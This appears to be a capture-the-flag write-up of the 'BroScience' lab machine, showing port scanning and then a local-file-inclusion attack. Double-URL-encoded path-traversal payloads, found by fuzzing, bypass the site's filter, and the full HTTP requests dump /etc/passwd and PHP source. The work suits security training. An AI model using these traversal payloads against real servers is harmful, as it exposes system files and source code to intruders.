

Information Gathering

1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.11.195
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-28 15:42 IST
Nmap scan report for 10.10.11.195
Host is up (0.25s latency).
Not shown: 64822 closed tcp ports (reset), 710 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 df:17:c6:ba:b1:82:22:d9:1d:b5:eb:ff:5d:3d:2c:b7 (RSA)
|   256 3f:8a:56:f8:95:8f:ae:af:e3:ae:7e:b8:80:f6:79:d2 (ECDSA)
|_  256 3c:65:75:27:4a:e2:ef:93:91:37:4c:fd:d9:d4:63:41 (ED25519)
80/tcp  open  http     Apache httpd 2.4.54
|_http-server-header: Apache/2.4.54 (Debian)
|_http-title: Did not follow redirect to https://broscience.htb/
443/tcp open  ssl/http Apache httpd 2.4.54 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: BroScience : Home
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.54 (Debian)
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=broscience.htb/organizationName=BroScience/countryName=AT
| Not valid before: 2022-07-14T19:48:36
|_Not valid after:  2023-07-14T19:48:36
Service Info: Host: broscience.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.65 seconds
```

2) Checked the website



Bench Press

The bench press is widely regarded as the king of all exercises, specifically in building the chest ... keep reading

Written by administrator 2 years ago

Barbell Squats


The barbell back squat is a very popular compound movement which emphasizes building the leg muscle ... keep reading

Written by bill 3 years ago

Seated Rows

If you want to target your lats, seated rows are a great exercise to do so. There are machines where... keep reading

Written by bill 2 years ago


BroScience : Register - Chromium
BroScience : Register
https://broscience.htb/register.php
BroScience
LOG IN

Register

hacker


hacker@mail.com

••••••••

••••••••

Vulnerability Assessment

1) Found a possible lfi point




```
GET /includes/img.php?path=reverse_butterfly.jpeg../../../../../../../../../../etc/passwd
HTTP/1.1
Host: broscience.htb
Cookie: PHPSESSID=al5gg904les7ku4o8kh2ndi427
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://broscience.htb/exercise.php?id=7
Accept-Encoding: gzip, deflate, br
Priority: i
Connection: keep-alive
```


```
HTTP/1.1 200 OK
Date: Wed, 28 Aug 2024 10:38:07 GMT
Server: Apache/2.4.54 (Debian)
Content-Length: 30
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<b>
  Error:
</b>
 Attack detected.
```

Inspector	
Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	1
Request headers	15
Response headers	6

2) Found lfi



```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ ffuf -w dotdotpwn.txt  -u 'https://broscience.htb/includes/img.php?path=FUZZ'  -ic -fs 30,0 -

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://broscience.htb/includes/img.php?path=FUZZ
 :: Wordlist         : FUZZ: /home/vigneswar/temp/dotdotpwn.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 30,0
________________________________________________

..%252f..%252f..%252f..%252fetc%252fpasswd [Status: 200, Size: 2235, Words: 26, Lines: 40, Duration: 242ms]
..%252f..%252f..%252f..%252fetc%252fissue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 245ms]
..%252f..%252f..%252f..%252f..%252fetc%252fpasswd [Status: 200, Size: 2235, Words: 26, Lines: 40, Duration: 246ms]
..%252f..%252f..%252f..%252f..%252fetc%252fissue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 230ms]
..%252f..%252f..%252f..%252f..%252f..%252fetc%252fpasswd [Status: 200, Size: 2235, Words: 26, Lines: 40, Duration: 232ms]
..%252f..%252f..%252f..%252f..%252f..%252fetc%252fissue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 227ms]
```



```
GET /includes/img.php?path=..%252f..%252f..%252f..%252fetc%252fpasswd HTTP/1.1
Host: broscience.htb
Cookie: PHPSESSID=al5gg904les7ku4o8kh2ndi427
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://broscience.htb/exercise.php?id=7
Accept-Encoding: gzip, deflate, br
Priority: i
Connection: keep-alive


```

```
HTTP/1.1 200 OK
Date: Wed, 28 Aug 2024 11:03:32 GMT
Server: Apache/2.4.54 (Debian)
Content-Length: 2235
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: image/png

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
tss:x:103:109:TPM software stack,,,:/var/lib/tpm:/bin/false
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:105:111:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:106:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:107:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
sshd:x:108:65534::/run/sshd:/usr/sbin/nologin
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:110:116:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
pulse:x:112:118:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
saned:x:113:121::/var/lib/saned:/usr/sbin/nologin
colord:x:114:122:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
```

Selection 42 (0x2a)

Selected text
..%252f..%252f..%252f..%252fetc%252fpasswd


Decoded from: URL encoding
..%2f..%2f..%2f..%2fetc%2fpasswd

Decoded from: URL encoding
../../../../etc/passwd

Cancel | Apply changes

Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 15
Response headers 6


3) Found source code



```
GET /includes/img.php?path=..%252fregister.php HTTP/1.1
Host: broscience.htb
Cookie: PHPSESSID=al5gg904les7ku4o8kh2ndi427
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://broscience.htb/exercise.php?id=7
Accept-Encoding: gzip, deflate, br
Priority: i
Connection: keep-alive


```

```
HTTP/1.1 200 OK
Date: Wed, 28 Aug 2024 11:08:14 GMT
Server: Apache/2.4.54 (Debian)
Content-Length: 5743
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: image/png

<?php
session_start();

// Check if user is logged in already
if (isset($_SESSION['id'])) {
    header('Location: /index.php');
}

// Handle a submitted register form
if (isset($_POST['username']) && isset($_POST['email']) && isset($_POST['password']) && isset($_POST['password-confirm'])) {
    // Check if variables are empty
